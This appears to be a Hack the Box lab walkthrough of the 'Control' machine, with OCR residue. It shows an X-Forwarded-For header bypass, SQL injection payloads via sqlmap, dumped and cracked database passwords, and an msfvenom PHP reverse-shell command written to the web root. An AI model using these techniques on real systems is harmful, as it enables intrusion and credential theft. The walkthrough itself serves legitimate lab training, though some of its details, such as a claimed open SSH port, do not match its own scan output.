
Hack the Box – Control by dmw0ng

As normal I add the IP of the machine 10.10.10.167 to /etc/hosts as control.htb

Enumeration

nmap -p- -sT -sV -sC -oN initial-scan control.htb




```
# Nmap 7.80 scan initiated Sun Nov 24 09:59:47 2019 as: nmap -p- -sT -sV -sC -oN initial-scan control.htb
Nmap scan report for control.htb (10.10.10.167)
Host is up (0.018s latency).
Not shown: 65530 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Fidelity
135/tcp   open  msrpc   Microsoft Windows RPC
3306/tcp  open  mysql?
| fingerprint-strings:
|   NULL:
|_    Host '10.10.14.51' is not allowed to connect to this MariaDB server
49666/tcp open  msrpc   Microsoft Windows RPC
49667/tcp open  msrpc   Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3306-TCP:V=7.80%I=7%D=11/24%Time=5DDA54FC%P=x86_64-pc-linux-gnu%r(N
SF:ULL,4A,"F\0\0\x01\xffj\x04Host\x20'10\.10\.14\.51'\x20is\x20not\x20allo
SF:wed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Nov 24 10:02:30 2019 -- 1 IP address (1 host up) scanned in 163.53 seconds
```

It seems we have discovered just a couple of ports open. I chose not to perform a UDP scan at this point in the exercise. It seems we have SSH on port 22, HTTP on 80 and MySQL on 3306.


Overview of Web Services

Let's take a quick look at the webpages to see what we have. I got the following on port 80.




I started browsing through the content to see if I could identify anything of use and noticed when I attempted to log into the admin page, I got an error.

http://control.htb/admin.php



Access Denied: Header Missing. Please ensure you go through the proxy to access this page

Looking through the site and performing some additional investigations, I noticed an interesting comment in the source code of the home page.




```
<body class="is-preload landing">
    <div id="page-wrapper">
        <!-- To Do:
            - Import Products
            - Link to new payment system
            - Enable SSL (Certificates location \\192.168.4.28\myfiles)
        <!-- Header -->
```

This seemed to suggest there was going to be a new payment system. Going from the last error from the admin page and the IP address relating to the new system. I decided to utilise this and insert another header within the request for the admin page.

Admin Page Header

To insert the additional header into the request, I loaded Burp and ensured I intercepted the request. I then added an additional header in to the request.


X-Forwarded-For: 192.168.4.28



Request to http://control.htb:80 [10.10.10.167]

```
GET /admin.php HTTP/1.1
Host: control.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://control.htb/
Connection: close
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 192.168.4.28
```

When I sent the request on, I was presented with the admin page of the control site.



Find Products


Latest Products

Name	Quantity	Action
D-Link DWA-171	5	View Update Delete
Asus USB-AC53 Nano	25	View Update Delete
Cloud Server	2	View Update Delete
fanto-Link	11	View Update Delete

Seeing that we had a search function, I decided to try and see if the site was vulnerable to SQL injection.

SQL Injection


I placed a ‘ in the search field and sent the request off again to see what we would get back. I once again had to intercept the request to insert the additional header.



Request to http://control.htb:80 [10.10.10.167]


```
POST /search_products.php HTTP/1.1
Host: control.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://control.htb/admin.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
Connection: close
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 192.168.4.28

productName=%27
```

When I forwarded the request, we had a SQL error on the response.



```
Error: SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server
version for the right syntax to use near ''' at line 1
Id          Name          Quantity          Category          Price
```

Knowing that we had a successful injection point, I decided to save the request to a file for processing with SQLmap.


http://control.htb POST /search_products.php
http://control.htb GET /about.php
http://control.htb GET /assets/css/main.css
http://control.htb GET /assets/css/noscript.c...
http://control.htb GET /assets/js/breakpoint...
http://control.htb GET /assets/js/browser.mi...
http://control.htb GET /assets/js/functions.js
Request
Response
Raw
Params
Headers
Hex
Do an active scan
Do a passive scan
Send to Intruder
Send to Repeater
Send to Sequencer
Send to Comparer
Send to Decoder
Show response in browser
Request in browser
Send request to DS - Manual testing
Send request to DS - Exploitation
Parse WSDL
Send selected text to JSON Web Tokens Tab to deco
Send to JOSEPH
Send to Upload Scanner
Send to turbo intruder
Engagement tools
Copy URL
Copy as curl command
Copy to file
Save item


```
POST /search_products.php HTTP/1.1
Host: control.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.
Accept: text/html,application/xhtml+xml,applicatio
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://control.htb/admin.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
Connection: close
Upgrade-Insecure-Requests: 1

productName=%27
```

Now that I had the request saved as req, I tried to see if I could get a successful injection and data.

sqlmap -r req

```
root@kali:/opt/htb/control.htb# sqlmap -r req
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.3.9#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org
```

Performing this query, we were led to believe the database was susceptible to injection.




```
Parameter: productName (POST)
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: productName=e' AND (SELECT 5517 FROM(SELECT COUNT(*),CONCAT(0x716a787171,(SELECT (ELT(5517=5517,1))),0x71786a7871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA
.PLUGINS GROUP BY x)a) AND 'WNZC'='WNZC

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: productName=e' AND (SELECT 5059 FROM (SELECT(SLEEP(5)))HKoM) AND 'PbfS'='PbfS

    Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: productName=e' UNION ALL SELECT NULL,CONCAT(0x716a787171,0x54615157754d70514c594674415567564f45444e5541796d625757514f587079707569464a65586c,0x71786a7871),NU
LL,NULL,NULL,NULL-- oLaf
---
[15:35:50] [INFO] the back-end DBMS is MySQL
web server operating system: Windows 10 or 2016
web application technology: Microsoft IIS 10.0, PHP 7.3.7
back-end DBMS: MySQL >= 5.0
```

I decided to try and extract all the passwords held within the database.


sqlmap -r req --passwords

```
root@kali:/opt/htb/control.htb# sqlmap -r req --passwords
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.3.9#stable}
|_ -| . [']     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org
```



```
[15:37:39] [INFO] starting dictionary-based cracking (mysql_passwd)
[15:37:39] [INFO] starting 4 processes
[15:37:43] [INFO] cracked password 'l3tm3!n' for user 'manager'
database management system users password hashes:
[*] hector [1]:
    password hash: *0E178792E8FC304A2E3133D535D38CAF1DA3CD9D
[*] manager [1]:
    password hash: *CFE3EEE434B38CBF709AD67A4DCDEA476CBA7FDA
    clear-text password: l3tm3!n
[*] root [1]:
    password hash: *0A4A5CAD344718DC418035A1F4D292BA603134D8
```

This provided 3 hashes that I then placed into https://crackstation.net



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
0E178792E8FC304A2E3133D535D38CAF1DA3CD9D
CFE3EEE434B38CBF709AD67A4DCDEA476CBA7FDA
0A4A5CAD344718DC418035A1F4D292BA603134D8
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
0E178792E8FC304A2E3133D535D38CAF1DA3CD9D	MySQL4.1+	l33th4x0rhector
CFE3EEE434B38CBF709AD67A4DCDEA476CBA7FDA	MySQL4.1+	l3tm3!n
0A4A5CAD344718DC418035A1F4D292BA603134D8	Unknown	Not found.

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

This provided 2 passwords out of the 3 that I could potentially use.


hector:l33th4x0rhector
manager:letm3!n

Knowing that I had a successful injection, I decided to upload a php meterpreter shell and place it in the root directory of the web site.

Initial Shell

I now attempted to upload the necessary files that I wanted.


msfvenom -p php/meterpreter/reverse_tcp LHOST=10.10.14.51 LPORT=1234 -f raw >dmw0ng.php



```
root@kali:/opt/htb/control.htb# msfvenom -p php/meterpreter/reverse_tcp LHOST=10.10.14.51 LPORT=1234 -f raw > dmw0ng.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1112 bytes
```


I then uploaded the 2 files that I required which were nc64 and the dmw0ng.php

sqlmap -r req --file-write=dmw0ng.php --file-dest=c:\\inetpub\wwwroot\\dmw0ng.php



```
root@kali:/opt/htb/control.htb# sqlmap -r req --file-write=dmw0ng.php --file-dest=C:\\inetpub\\wwwroot\\dmw0ng.php
```

